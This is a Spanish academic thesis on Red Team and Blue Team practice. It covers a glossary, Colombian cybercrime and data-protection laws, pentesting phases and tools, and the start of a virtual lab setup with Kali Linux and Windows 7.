Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Diego Julián Andrade Martínez

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Diego Julián Andrade Martínez

Curso: Seminario especializado: Equipos estratégicos en ciberseguridad – Red Team & Blue Team

Código: 202337164

Asesor

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en seguridad informática

2025

Dedicatoria

Dedico este proyecto a Dios, quien ha sido mi guía y sostén en cada paso de mi vida. Agradezco profundamente por el regalo de la vida y por su constante compañía. También quiero expresar mi amor y gratitud hacia mis padres y hermanos, quienes han sido mi apoyo incondicional en este viaje. su cariño y aliento es la base de cada logro. Que este trabajo les muestre mi eterna gratitud.

Tabla de Contenido

Lista de Figuras 5

Glosario 8

Resumen 13

Introducción 15

Justificación 16

Objetivos 17

Desarrollo del trabajo 18

Etapa 1: Conceptos equipos de Seguridad 18

Etapa 2: Actuación ética y legal 38

Etapa 3: Ejecución de pruebas de intrusión 50

Etapa 4: Contención de ataques informáticos 81

Conclusiones 106

Recomendaciones 107

Bibliografía 109

Anexos 112

Lista de Figuras

Figura 1 *Montaje de máquinas virtuales en VirtualBox* 27

Figura 2 *Validación de configuración de máquina Windows hardware* 28

Figura 3 *Entorno de configuración de maquina Kali* 29

Figura 4 *Configuración de entorno Windows características* 30

Figura 5 *Configuración de entorno de Kali características* 31

Figura 6 *Configuración de ip en Windows* 33

Figura 7 *Configuración de ip y red en Kali* 34

Figura 8 *Validación de ping a máquina virtual Windows* 34

Figura 9 *Validación de red local ip* 35

Figura 10 *Ping de desde Windows para validar conexión* 36

Figura 11 *Validación de escaneo de puestos con nmap* 36

Figura 12 *Revisión de pruebas básicas kali* 37

Figura 13 *Revisión de ip windows host* 37

Figura 14 *VirtualBox validación de máquinas virtuales* 51

Figura 15 *Ip de máquina virtual Windows* 52

Figura 16 *Ip de máquina virtual Kali Linux* 53

Figura 17 *Ping maquina windows* 53

Figura 18 *Desactivación de firewall Windows* 54

Figura 19 *Escaneo nmap verificación ip local* 55

Figura 20 *Código nmap escaneo ip* 56

Figura 21 *Código nmap escaneo ip* 57

Figura 22 *Código nmap escaneo ip* 58

Figura 23 *Código nmap escaneo ip revisión de puertos* 59

Figura 24 *Código nmap escaneo ip* 60

Figura 25 *Código nmap escaneo ip* 61

Figura 26 *Ingreso de consola metasploit* 62

Figura 27 *Metasploit verificación de vulnerabilidad* 63

Figura 28 *Identificación de vulnerabilidad Windows* 64

Figura 29 *Exploit show options* 65

Figura 30 *Validación de rhot***s** 65

Figura 31 *Exploit corriendo en su ejecución* 66

Figura 32 *Validación de privilegios del sistema* 67

Figura 33 *Revisión de privilegios del sistema* 67

Figura 34 *Creación del usuario en sistema windows* 68

Figura 35 *Creación de usuario grupo administradores* 68

Figura 36 *Validación del usuario y su creación* 69

Figura 37 *Comando whoami confirmación del usuario* 70

Figura 38 *Validación en maquina Windows la creación del usuario* 71

Figura 39 *Código nmap. escaneo* 76

Figura 40 *Ingreso a metasploit* 77

Figura 41 *Validación de vulnerabilidad* 78

Figura 42 *Ejecución del exploit ms17_010* 78

Figura 43 *Configuración del exploit ms17_010* 79

Figura 44 *Ejecución de exploit identificado smb_ms17* 80

Figura 45 *Revisión de privilegios en sistema* 81

Figura 46 *Accesos a Shell para ingresar a Windows* 81

Glosario

A. **Seguridad de la información.** Se refiere a prácticas que protegen los datos y sistemas frente a accesos no autorizados, alteraciones o pérdidas. Su objetivo es asegurar la confidencialidad, integridad y disponibilidad de la información (Innova, 2015).

B. **Red Team.** Grupo de especialistas en seguridad cibernética encargado de ejecutar ataques simulados y controlados con el fin de identificar vulnerabilidades en los sistemas, redes e infraestructura tecnológica de una organización, sin causar daño real (Ciberseguridad, 2021).

C. **Seguridad informática.** Es la habilidad de proteger los sistemas, tanto de redes y datos en todo el ámbito digital contra ataques, daños o accesos no autorizados. esta disciplina abarca una amplia gama de medidas y tecnologías diseñadas para salvaguardar la información digital y los recursos tecnológicos de una empresa personas entidades (Unirversidad en Internet, 2021).

D. **Pentesting.** Esta se conoce como el "test de penetración está diseñado para determinar el alcance de los fallos de seguridad de un sistema" (Fernández E. C., 2022) para con esto saber a qué peligro está expuesta la empresa, practica/técnica con la finalidad de atacar diferentes partes del sistema, para encontrar fallos en este.

E. **Ataque**. Se trata de una acción intrusiva cuyo objetivo es acceder sin autorización a distintos sistemas de información, con fines de comprometer, desestabilizar o eliminar recursos digitales. Para ello, se recurre al uso de programas maliciosos diseñados específicamente para vulnerar la seguridad de dichos entornos (IBM, IBM, 2022).

F. **Phishing.** El phishing es una modalidad de ataque basada en técnicas de ingeniería social, mediante la cual actores maliciosos buscan manipular a usuarios o instituciones para que revelen información sensible. Esta estrategia de suplantación es particularmente dañina y ha demostrado ser eficaz, especialmente en contextos financieros como entidades bancarias. Su propósito principal es obtener credenciales, datos personales o bancarios, los cuales pueden ser utilizados posteriormente para ejecutar fraudes. Según Panda Security, este tipo de amenaza consiste en el intento de sustraer datos personales y recursos económicos a través de comunicaciones fraudulentas, como los correos electrónicos engañosos. (Pathak, 2024).

G. **Malware**. El término *software malicioso* hace referencia a programas o códigos desarrollados con el propósito de afectar negativamente el funcionamiento de un sistema informático. Este tipo de software busca dañar, interferir o comprometer la integridad de los dispositivos o redes. Entre las principales variantes de *malware* se encuentran los virus, troyanos, gusanos (*worms*), *keyloggers*, *botnets* y *ransomware*, entre otros. Como lo señala Fernández (Pathak, 2024).

H. Botnets. Una *botnet* es una red compuesta por múltiples dispositivos informáticos comprometidos mediante software malicioso, los cuales son manipulados a distancia por un actor malicioso. Habitualmente, este tipo de red es creada por un atacante —o grupo de atacantes— que, a través de un *malware*, logra infectar numerosos equipos para integrarlos a su sistema de control remoto. Según la definición proporcionada por Kaspersky Security, el término *botnet* se utiliza para describir cualquier conjunto de computadoras que han sido infectadas y son operadas de forma remota por un tercero sin el consentimiento de sus propietarios (Fisher, 2013). lo cual expone que un atacante está llevando a cabo esta práctica de manera remota.

I. **Antivirus.** Se trata de una aplicación informática desarrollada con el propósito de prevenir, identificar y bloquear amenazas que comprometan la seguridad de un dispositivo. Este tipo de software puede instalarse tanto en ordenadores como en dispositivos móviles, y su función principal es proteger contra infecciones provocadas por *malware*, virus, troyanos o *spyware*. De acuerdo con SANS Security, un virus informático se define como un programa que se adhiere a otro software o sistema con la intención de causar daños o alterar su funcionamiento normal. (Pathak, 2024) lo cual lo denomina virus dentro de un pc.

J. **Ciberataque.** Un ciberataque es una acción deliberada llevada a cabo a través de medios digitales con el objetivo de afectar la disponibilidad, integridad y confidencialidad de los sistemas informáticos. Estas acciones también suelen dirigirse a redes y datos sensibles. Los ataques pueden tener diversos propósitos, como el robo de información, la interrupción de servicios, el sabotaje o el espionaje, y pueden ser ejecutados por individuos, grupos delictivos organizados o incluso por actores estatales.(IBM, IBM, 2022).

K. **Amenaza digital.** Se entiende como una situación o evento con potencial de impacto negativo sobre la confidencialidad, integridad o disponibilidad de los sistemas, servicios tecnológicos o datos de una organización. Este tipo de escenario representa un riesgo para la seguridad de la información y puede comprometer tanto los recursos digitales como los procesos operativos institucionales. (Enterprise, N.D).

L. **Autenticación multifactor (MFA).** Consiste en un sistema de validación que solicita más de una prueba de identidad para permitir el acceso a una cuenta o recurso digital. Por lo general, combina algo que el usuario conoce (como una clave) con algo que posee (como un código enviado al teléfono móvil). Esta combinación reduce la posibilidad de que terceros accedan sin autorización, incluso si una de las credenciales ha sido comprometida (Services, 2023).

M. **Blue Team.** Es un equipo especializado cuya función es salvaguardar los sistemas tecnológicos de una entidad. Entre sus responsabilidades se encuentran anticipar posibles amenazas, identificar comportamientos inusuales en la red y actuar de manera oportuna frente a eventos que comprometan la seguridad informática (Ciberso, 2024).

N. **Confianza cero (Zero Trust)** Es un enfoque de seguridad que se basa en la verificación constante de cada solicitud de acceso, sin asumir que los usuarios o dispositivos dentro de la red son confiables por defecto. Bajo este modelo, cada intento de conexión debe ser evaluado y aprobado explícitamente antes de permitir el ingreso a los recursos del sistema. (IBM, IBM, 2024).

O. **Control de accesos.** Se trata de un conjunto de controles implementados para gestionar quiénes tienen permiso de acceder a determinados sistemas, aplicaciones o datos dentro de una organización. Estas restricciones se definen en función del rol que desempeña cada usuario y del nivel de privilegio que se le haya asignado, con el objetivo de garantizar el uso adecuado de los recursos tecnológicos (Microsoft, Microsoft, 2021).

P. **Cultura de ciberseguridad.** Hace referencia al conjunto de hábitos, conocimientos y valores promovidos dentro de una entidad con el propósito de fomentar conductas responsables y seguras en el uso de herramientas y entornos digitales. Esta orientación colectiva busca reducir riesgos mediante la concientización y el compromiso de todos los integrantes de la organización (Grupo, 2024).

Q. **Evaluación de seguridad.** Corresponde a un procedimiento sistemático orientado a examinar y evaluar los mecanismos de seguridad implementados en una infraestructura tecnológica. Su finalidad es identificar posibles vulnerabilidades o deficiencias que puedan ser explotadas por agentes externos o internos con intenciones maliciosas (Point, 2021).

R. **Gestión del conocimiento.** Es una práctica orientada a documentar y examinar las experiencias adquiridas durante la ejecución de medidas de seguridad informática. Este proceso permite fortalecer la toma de decisiones estratégicas y optimizar la formación del personal mediante la retroalimentación basada en eventos reales o simulados (Vorecol., 2024).

S. **Incidente de seguridad.** Se trata de una situación imprevista que interrumpe el funcionamiento habitual de un sistema digital, pudiendo exponer datos confidenciales, alterar procesos o facilitar accesos indebidos. Este tipo de suceso representa un riesgo para la integridad, disponibilidad o confidencialidad de los recursos tecnológicos (Hackmetrix, 2024).

T. **Red Team.** Es un grupo técnico encargado de llevar a cabo simulaciones controladas de ciberataques, con el objetivo de evaluar la capacidad de defensa de una organización y descubrir vulnerabilidades antes de que puedan ser aprovechadas por agentes maliciosos. Su labor permite anticipar riesgos y fortalecer las estrategias de protección informática (IBM, IBM, 2024).

U. **Respuesta ante incidentes**. Consiste en un conjunto estructurado de medidas que se implementan ante la presencia de una amenaza o incidente de seguridad. Su propósito es mitigar el impacto, restablecer la operatividad de los servicios afectados y establecer controles que prevengan la recurrencia del evento (Microsoft, Microsoft., 2024).

V. **Segmentación de red.** Es una estrategia de seguridad que consiste en fragmentar una red en segmentos independientes, con el objetivo de restringir el desplazamiento lateral de posibles intrusos. Esta separación permite aplicar controles más específicos y proteger de forma más eficaz los activos críticos de la organización (Zscaler, 2024).

W. **Seguridad desde el diseño.** Se trata de una metodología que incorpora mecanismos de seguridad desde las fases tempranas del diseño y desarrollo de un sistema o proceso. Esta estrategia busca minimizar vulnerabilidades desde su origen, anticipándose a posibles

fallos y evitando riesgos estructurales a lo largo del ciclo de vida del producto o servicio (Wiz, 2024).

X. **Simulacro de ciberseguridad.** Es una práctica programada que simula un ataque cibernético o incidente digital en condiciones controladas. Su finalidad es evaluar la capacidad de respuesta del personal, fortalecer los protocolos internos y aumentar el nivel de preparación de la organización frente a situaciones reales de riesgo (cert, 2024).

Y. **Vulnerabilidad.** Se define como una deficiencia presente en un sistema, software o procedimiento operativo, la cual puede ser aprovechada por actores maliciosos para comprometer la seguridad, acceder a información confidencial o interrumpir el funcionamiento habitual de los servicios tecnológicos (orsys-lemag, 2024).

Resumen

El presente informe reúne diversas evidencias teóricas y prácticas que resultan del proceso académico desarrollado en la Especialización en Seguridad Informática de la Universidad Nacional Abierta y a Distancia (UNAD). Su objetivo principal es evidenciar la puesta en práctica de los conocimientos adquiridos en contextos simulados que reflejan situaciones reales relacionadas con la protección de activos tecnológicos.

La experiencia formativa comenzó con el estudio de la Ley 1273 de 2009, normativa clave para comprender el marco jurídico aplicable a los delitos informáticos en Colombia. A partir de allí, se construyó un entorno virtual seguro, en el cual se llevaron a cabo ejercicios de ciberseguridad ofensiva (Red Team) y defensiva (Blue Team), permitiendo identificar debilidades en los sistemas y aplicar medidas de mitigación de riesgos bajo condiciones controladas.

Durante estas actividades, se utilizaron herramientas de código abierto para realizar pruebas de seguridad, complementadas con tecnologías defensivas como firewalls, sistemas de gestión de eventos e información de seguridad (SIEM) y lineamientos CIS. Además, se abordó un caso práctico centrado en un escenario de selección laboral simulado, donde se analizó la importancia del cumplimiento ético y normativo en el ejercicio profesional.

En conjunto, los ejercicios realizados fortalecieron competencias técnicas, legales y éticas, fundamentales para un desempeño eficiente y responsable en el campo de la ciberseguridad.

***Palabras clave**: ciberseguridad, ética, legislación, Red Team, vulnerabilidades*

Abstract

This report brings together various theoretical and practical evidence resulting from the academic process carried out in the Specialization in Information Security at the Universidad Nacional Abierta y a Distancia (UNAD). Its main objective is to demonstrate the implementation of the knowledge acquired in simulated contexts that reflect real situations related to the protection of technological assets.

The training experience began with the study of Law 1273 of 2009, a key regulation for understanding the legal framework applicable to cybercrime in Colombia. From there, a secure virtual environment was created, where offensive (Red Team) and defensive (Blue Team) cybersecurity exercises were carried out, allowing the identification of system vulnerabilities and the application of risk mitigation measures under controlled conditions.

During these activities, open-source tools were used to perform security testing, complemented by defensive technologies such as firewalls, security information and event management (SIEM) systems, and CIS benchmarks. In addition, a practical case focused on a simulated job selection scenario was addressed, where the importance of ethical and regulatory compliance in professional practice was analyzed.

Overall, the exercises strengthened technical, legal, and ethical competencies that are fundamental for efficient and responsible performance in the field of cybersecurity.

Keywords: *cybersecurity, ethics, legislation, Red Team, vulnerabilities*

Introducción

Como parte del proceso para optar por el título de Especialista en Seguridad Informática, se elaboró un informe técnico que documenta de forma detallada las actividades desarrolladas durante el curso Seminario Especializado en Equipos de Ciberseguridad Red Team y Blue Team. El documento expone los procesos tanto cognitivos como prácticos aplicados en cada una de las tareas, evidenciando la formación integral obtenida a lo largo del programa académico.

El desarrollo de competencias se centró en la aplicación de metodologías propias de la ciberseguridad ofensiva y defensiva, orientadas a la gestión de incidentes en infraestructuras tecnológicas. Estas prácticas fueron ejecutadas en un entorno simulado que reproduce la arquitectura de una organización ficticia denominada WhiteHouse Security, utilizada como base para el análisis de un estudio de caso.

Cada una de las actividades fue desarrollada en concordancia con principios éticos y marcos legales vigentes, con el propósito de consolidar capacidades en el diseño, evaluación e implementación de políticas de protección informática dentro de entornos organizacionales. En conjunto, este proceso formativo permitió integrar competencias fundamentales para un desempeño profesional responsable y eficaz en equipos especializados en ciberseguridad.

Justificación

El avance constante de las tecnologías de la información ha incrementado significativamente la complejidad y frecuencia de los ciberataques, lo que ha convertido la ciberseguridad en un componente esencial para la protección de los activos digitales en organizaciones públicas y privadas. En este contexto, resulta necesario formar profesionales capaces de enfrentar estos desafíos mediante el dominio de técnicas ofensivas y defensivas que simulen situaciones reales.

Este trabajo se justifica en la necesidad de aplicar los conocimientos adquiridos en el proceso de especialización en Seguridad Informática, a través de ejercicios estructurados que integran prácticas del Red Team y Blue Team. La configuración de entornos virtuales, la realización de pruebas de penetración controladas, y el análisis de escenarios hipotéticos permiten no solo fortalecer las competencias técnicas, sino también fomentar la toma de decisiones éticas y legales dentro del ejercicio profesional.

Adicionalmente, el estudio incluye la revisión y aplicación de normativas vigentes como la Ley 1273 de 2009, así como el uso de marcos internacionales de referencia como la ISO/IEC 27001. Todo lo anterior contribuye a una formación integral, orientada a la prevención, detección y respuesta efectiva ante amenazas digitales, con el propósito de consolidar una cultura organizacional de seguridad basada en el conocimiento, la práctica y la responsabilidad profesional.

Objetivos

Objetivo general

Establecer un conjunto de acciones orientadas a reforzar la protección digital en las organizaciones, mediante la articulación de enfoques ofensivos y defensivos, la incorporación de prácticas efectivas y la generación de conocimientos técnicos aplicables al ámbito de la ciberseguridad.

Objetivos específicos

Examinar el impacto de la cooperación entre los equipos encargados de simular ataques y los responsables de la defensa, con el fin de mejorar las capacidades institucionales frente a amenazas digitales.

Diseñar propuestas que permitan mitigar vulnerabilidades, consolidar las medidas de seguridad existentes y fortalecer una cultura organizacional enfocada en la prevención proactiva y la mejora continua en seguridad informática.

Desarrollo del trabajo

Etapa 1: Conceptos equipos de Seguridad

En esta etapa inicial se desarrolló un análisis integral del marco legal como Nmap, OpenVAS y Metasploit. Además, se configuró un entorno de laboratorio virtual mediante VirtualBox, habilitando máquinas virtuales con sistemas operativos Kali Linux y Windows 7, las cuales sirvieron de base para las prácticas de análisis de vulnerabilidades y simulación de intrusiones controladas.

Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales redacte con sus propias palabras que legislación "leyes, decretos" existen actualmente y las características principales de cada

En Colombia existe un marco normativo que protege la información personal y sanciona los delitos informáticos. Estas leyes establecen lineamientos para el tratamiento adecuado de los datos y definen las conductas que constituyen delitos informáticos, así como sus respectivas sanciones.

Desde el ámbito de la auditoría en ciberseguridad, se realiza una verificación discreta del cumplimiento de dichas normativas por parte de las organizaciones, haciendo énfasis en las disposiciones más relevantes y aplicadas en los últimos años. Este proceso se lleva a cabo de manera que garantice la confianza de las personas, evitando la percepción de vigilancia, pero asegurando la protección de sus derechos digitales.

Ley 1273 de 2009 – Delitos informáticos

Esta ley actualizó el Código Penal para incluir delitos relacionados con el mal uso de la tecnología. Desde que se implementó, se castigan acciones como acceder a un sistema sin

permiso, espiar correos electrónicos, dañar información, o infectar computadores con virus. Fue creada para responder a los nuevos delitos que han surgido con el uso de internet, y reconoce que la información digital también debe ser protegida como un bien jurídico (Colombia, 2009).

Características principales:

La Ley 1273 de 2009 introduce una serie de reformas al Código Penal colombiano, incorporando los delitos informáticos como una categoría penal específica. Esta normativa establece sanciones claras para quienes accedan, manipulen o afecten sistemas informáticos sin autorización, incluyendo acciones como la alteración o eliminación de datos, el uso de software malicioso y el ingreso no autorizado a plataformas digitales. Además, reconoce la información digital como un activo que merece protección legal, al igual que cualquier otro bien. Desde la perspectiva de la auditoría en ciberseguridad, en la revisión de normativas aplicadas a auditorías en entornos corporativos, se reconoce que esta ley constituye un elemento fundamental para la identificación de conductas sospechosas en sistemas informáticos y el fortalecimiento de los esquemas de ciberseguridad en contextos organizacionales (Colombia E. C., funcionpublica.gov.co, 2009).

Ley 1581 de 2012 – Protección de datos personales

La Ley 1581 protege los datos personales, es decir, la información que identifica a una persona como su nombre, número de cédula, dirección, teléfono, entre otros. Según esta norma, las empresas deben pedir permiso antes de usar estos datos y están obligadas a cuidarlos de forma segura. Además, cualquier persona tiene derecho a saber qué datos tienen sobre ella y cómo están siendo usados (republica c. d., 2012).

Características principales:

- Establece reglas para el uso de los datos personales (nombre, cédula, teléfono, etc.).
- Obliga a las empresas a pedir permiso para usar estos datos.
- Permite a cualquier persona saber qué datos tienen sobre ella y cómo los usan.
- Exige que se protejan los datos contra robos o filtraciones.

Decreto 1377 de 2013 – Manejo de datos recolectados antes de la Ley 1581

Este decreto complementa la Ley 1581 y explica cómo deben actuar las empresas con los datos personales que recolectaron antes de que existiera esa ley. Les exige que informen a los usuarios sobre el uso de su información y que les den la posibilidad de negarse a que sus datos sigan siendo utilizados, protegiendo así el derecho a la privacidad (Colombia p. d., 2013)

Características principales:

- Aplica para los datos recolectados antes de la Ley 1581.
- Obliga a las empresas a informar a los titulares sobre el uso de su información.
- Permite a los ciudadanos rechazar que sus datos sigan siendo utilizados.
- Refuerza el derecho al consentimiento informado

Ley 1266 de 2008 – Información financiera y crediticia

La Ley 1266 regula el uso de la información financiera, como la que manejan las centrales de riesgo (por ejemplo, los historiales de crédito). Esta norma busca que esa información sea siempre cierta, actualizada y usada de manera justa, evitando que se afecte la reputación económica de una persona por errores o datos desactualizados (Normativo, 2015).

Características principales:

- Regula el manejo de información financiera, como historiales de crédito.
- Exige que los datos sean ciertos, actualizados y completos.
- Permite a las personas corregir errores en su información económica.

- Introduce el concepto de “habeas data financiero”.

Como mencioné anteriormente, en Colombia existen leyes clave que protegen los datos personales y combaten los delitos informáticos. He incluido las más utilizadas en los últimos años, ya que son fundamentales para mi trabajo como auditor, al permitirme validar el cumplimiento legal en temas de seguridad de la información.

Ley 1621 de 2013 – Ley de Inteligencia y Contrainteligencia

Esta ley regula cómo los organismos del Estado recolectan, almacenan y usan la información para fines de seguridad nacional. Aunque está orientada al trabajo de inteligencia, también establece límites para evitar abusos en el tratamiento de datos personales (REPÚBLICA, 2021).

Características principales:

- Regula el manejo de datos por parte de entidades de inteligencia.
- Exige que toda recolección de datos tenga justificación legal.
- Protege la privacidad de los ciudadanos frente al Estado.

Ley 1437 de 2011 – Código de Procedimiento Administrativo y de lo Contencioso Administrativo

Incluye normas relacionadas con la protección de datos en entidades públicas. Obliga a las instituciones del Estado a garantizar que las personas puedan acceder, corregir o actualizar la información personal que tengan registrada (Colombia E. C., 2011).

Características principales:

- Aplica a entidades del sector público.
- Refuerza el derecho de los ciudadanos a conocer y modificar sus datos.
- Establece procedimientos legales en caso de uso indebido.

Ley 1580 de 2012 – Protección de Datos Personales para Menores

Complementa la Ley 1581 enfocándose en la protección especial de los datos personales de niños, niñas y adolescentes. Se exige mayor responsabilidad en el manejo de esta información, siempre priorizando el interés superior del menor (Colombia E. C., funcion publica, 2012).

Características principales:

- Prohíbe el tratamiento de datos de menores sin autorización de sus representantes legales.
- Exige medidas de seguridad más estrictas.
- Enfatiza la protección del menor como principio fundamental.

Etapas del Pentesting y herramientas utilizadas

Como parte del proceso formativo en seguridad informática, se ha identificado que las pruebas de penetración, también conocidas como *pentesting*, constituyen una herramienta fundamental para evaluar la seguridad de los sistemas. Estas pruebas permiten identificar vulnerabilidades antes de que puedan ser explotadas por actores malintencionados, y su efectividad depende de la aplicación de un procedimiento estructurado y metódico (lozano, 2023).

Reconocimiento (o recolección de información)

En esta primera parte lo que se hace es investigar todo lo posible sobre el sistema que se va a revisar. Se busca conocer cosas como las direcciones IP, nombres de dominio, servicios activos, entre otros. Esta información ayuda a preparar el resto del análisis.

Herramienta sugerida: Una de las herramientas más efectivas para reconocer servicios expuestos es Nmap, ya que facilita la inspección de puertos abiertos de manera eficiente, A

diferencia de escáneres más pesados, Nmap ofrece velocidad y precisión en pruebas de rojas pequeñas, como las que realicé en mi laboratorio virtual (purestorage, 2024).

Análisis de vulnerabilidades

Después de conocer el sistema, se identifican posibles fallas o debilidades. Aquí se hace un escaneo más profundo para detectar qué partes del sistema podrían ser aprovechadas por un atacante.

Herramienta sugerida: OpenVAS es una herramienta de análisis de vulnerabilidades que permite realizar escaneos exhaustivos sobre sistemas y redes, generando informes con detalles técnicos sobre fallos de seguridad identificados y su nivel de criticidad (kolibers, 2021).

Explotación

Durante la fase de explotación, el propósito es validar, de forma segura, si una vulnerabilidad podría ser utilizada en un ataque real, sin causar daños permanentes. El objetivo es demostrar que la vulnerabilidad sí puede ser utilizada por alguien malintencionado para entrar al sistema o robar información.

Herramienta sugerida: Metasploit es un entorno modular especializado en la validación de vulnerabilidades, que permite simular técnicas de explotación de forma controlada con el fin de verificar la existencia y el impacto de fallos de seguridad. (farias, 2021).

Mantenimiento del acceso

Esta fase tiene como objetivo verificar si, una vez obtenido el acceso a un sistema, es posible mantener la presencia en él sin ser detectado. De esta manera, se simula el comportamiento de un atacante que busca permanecer encubierto durante un periodo prolongado de tiempo (farias, 2021).

Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:

Metasploit

Es una plataforma de código abierto utilizada para realizar pruebas de penetración y evaluar la seguridad de los sistemas informáticos. Permite simular ataques reales mediante la explotación controlada de vulnerabilidades, con el objetivo de verificar si estas pueden ser aprovechadas por un atacante, metasploit cuenta con una amplia base de datos de exploits, payloads y módulos auxiliares que facilitan la identificación, explotación y validación de fallas de seguridad en diferentes entornos. Además, su estructura modular y su capacidad de automatización lo convierten en una herramienta fundamental para profesionales de ciberseguridad ofensiva también se integra con otras herramientas y entornos, lo que la hace ideal para prácticas de laboratorio, simulaciones y auditorías técnicas en organizaciones (rizaldos, 2018).

Nmap

Nmap es una aplicación de código abierto diseñada para obtener información técnica sobre redes y dispositivos conectados. Facilita la identificación de servicios expuestos, puertos accesibles y configuraciones visibles, lo que resulta útil en procesos de diagnóstico de seguridad y mapeo de infraestructura".

“Entre sus funcionalidades destaca la capacidad de automatizar ciertos análisis mediante scripts personalizados, lo que amplía su uso tanto en tareas de administración como en actividades de auditoría técnica dentro del ámbito de la ciberseguridad (BlackeyeB, 2023).

OpenVAS

Es un sistema de código abierto orientado al análisis de seguridad, que facilita la identificación de vulnerabilidades dentro de redes, dispositivos y sistemas operativos. Opera mediante escaneos automatizados que detectan posibles fallos conocidos, acompañados de informes técnicos que ayudan a priorizar las acciones correctivas.

Una de sus ventajas más relevantes es el acceso a una base de datos continuamente actualizada con información sobre amenazas, lo que permite adaptarse a escenarios reales. Su flexibilidad y posibilidad de integración con otras soluciones la hacen adecuada tanto para formación académica como para operaciones profesionales en entornos corporativos (Micucci, 2023).

Servicios en línea ExploitDB

Es un repositorio digital que reúne información técnica relacionada con vulnerabilidades detectadas en diversos sistemas y aplicaciones. Su contenido incluye ejemplos funcionales que ilustran cómo ciertas fallas pueden ser utilizadas en escenarios reales de explotación.

Este recurso es valioso para quienes estudian ciberseguridad ofensiva, ya que permite consultar detalles como el código del exploit, el tipo de vulnerabilidad asociada, el sistema afectado y la fecha del hallazgo. Además, su uso se extiende al análisis de amenazas, formación técnica y desarrollo de estrategias de defensa digital (keepcoding, 2024).

CVE (Common Vulnerabilities and Exposures)

CVE, marca de “Vulnerabilidades y Exposiciones Comunes”, es un sistema de referencia internacional que permite catalogar fallos de seguridad detectados en entornos tecnológicos. Cada vulnerabilidad se asocia con un código identificador único que facilita su rastreo, análisis y documentación.

Esta clasificación es reconocida globalmente y se utiliza como base en múltiples herramientas y procesos de evaluación de riesgos. Investigadores y profesionales del sector la emplean para mantenerse informados sobre debilidades conocidas y así implementar soluciones antes de que sean aprovechadas por actores maliciosos (Fortinet I. d., 2023).

Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad. Lo solicitado en el anexo 1 – escenario 1 es lo siguiente:

Montaje del Banco de Trabajo en Entorno Virtual

Descripción del entorno

Para la ejecución del banco de trabajo en ciberseguridad se utilizó VirtualBox como plataforma de virtualización. Se implementaron dos máquinas virtuales, de manera simultánea:


Máquina virtual 1: Kali Linux

Máquina virtual 2: WindowsWindows 7

Ambas máquinas se encuentran corriendo en una red interna para permitir la comunicación entre ellas y simular escenarios de análisis, escaneo.

Figura 1

Montaje de máquinas virtuales en virtualbox



Fuente. Elaboración propia

Configuración de Red – Windows 7

Máquina virtual Windows 7, la cual se encuentra conectada a una red interna con el nombre intnet.

